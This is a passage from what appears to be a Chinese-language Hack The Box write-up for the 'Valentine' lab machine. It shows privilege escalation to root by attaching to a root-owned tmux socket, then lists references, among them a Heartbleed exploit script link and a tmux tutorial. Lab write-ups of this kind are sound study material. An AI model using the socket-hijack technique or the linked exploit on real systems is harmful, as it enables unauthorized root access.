0 srw-rw---- 1 root hype 0 Apr 13 23:00 /.devs/dev_sess
hype@Valentine:~/Downloads/10.10.16.6$ strings /.devs/dev_sess
```

`$ tmux -S /.devs/dev_sess attach`



hype@Valentine: ~/Downloads/10.10.16.6 ×
kali@kali: ~/hackthebox/Valentine ×

```
root@Valentine:/home/hype/Downloads/10.10.16.6# id
uid=0(root) gid=0(root) groups=0(root)
root@Valentine:/home/hype/Downloads/10.10.16.6# █
```

对 tmux 不熟的话可以看看：https://zhuanlan.zhihu.com/p/43687973

## 参考

- https://www.cnblogs.com/wh4am1/p/6660022.html
- https://gist.githubusercontent.com/eelsivart/10174134/raw/8aea10b2f0f6842ccff97ee921a836cf05cd7530/heartbleed.py
- https://medium.com/starbugs/tpm-%E5%A5%97%E4%BB%B6%E7%AE%A1%E7%90%86%E5%B7%A5%E5%85%B7-%E8%AE%93%E4%BD%A0%E7%9A%84-tmux-%E6%9B%B4%E5%A5%BD%E7%94%A8-95ecd924c9d
- https://zhuanlan.zhihu.com/p/43687973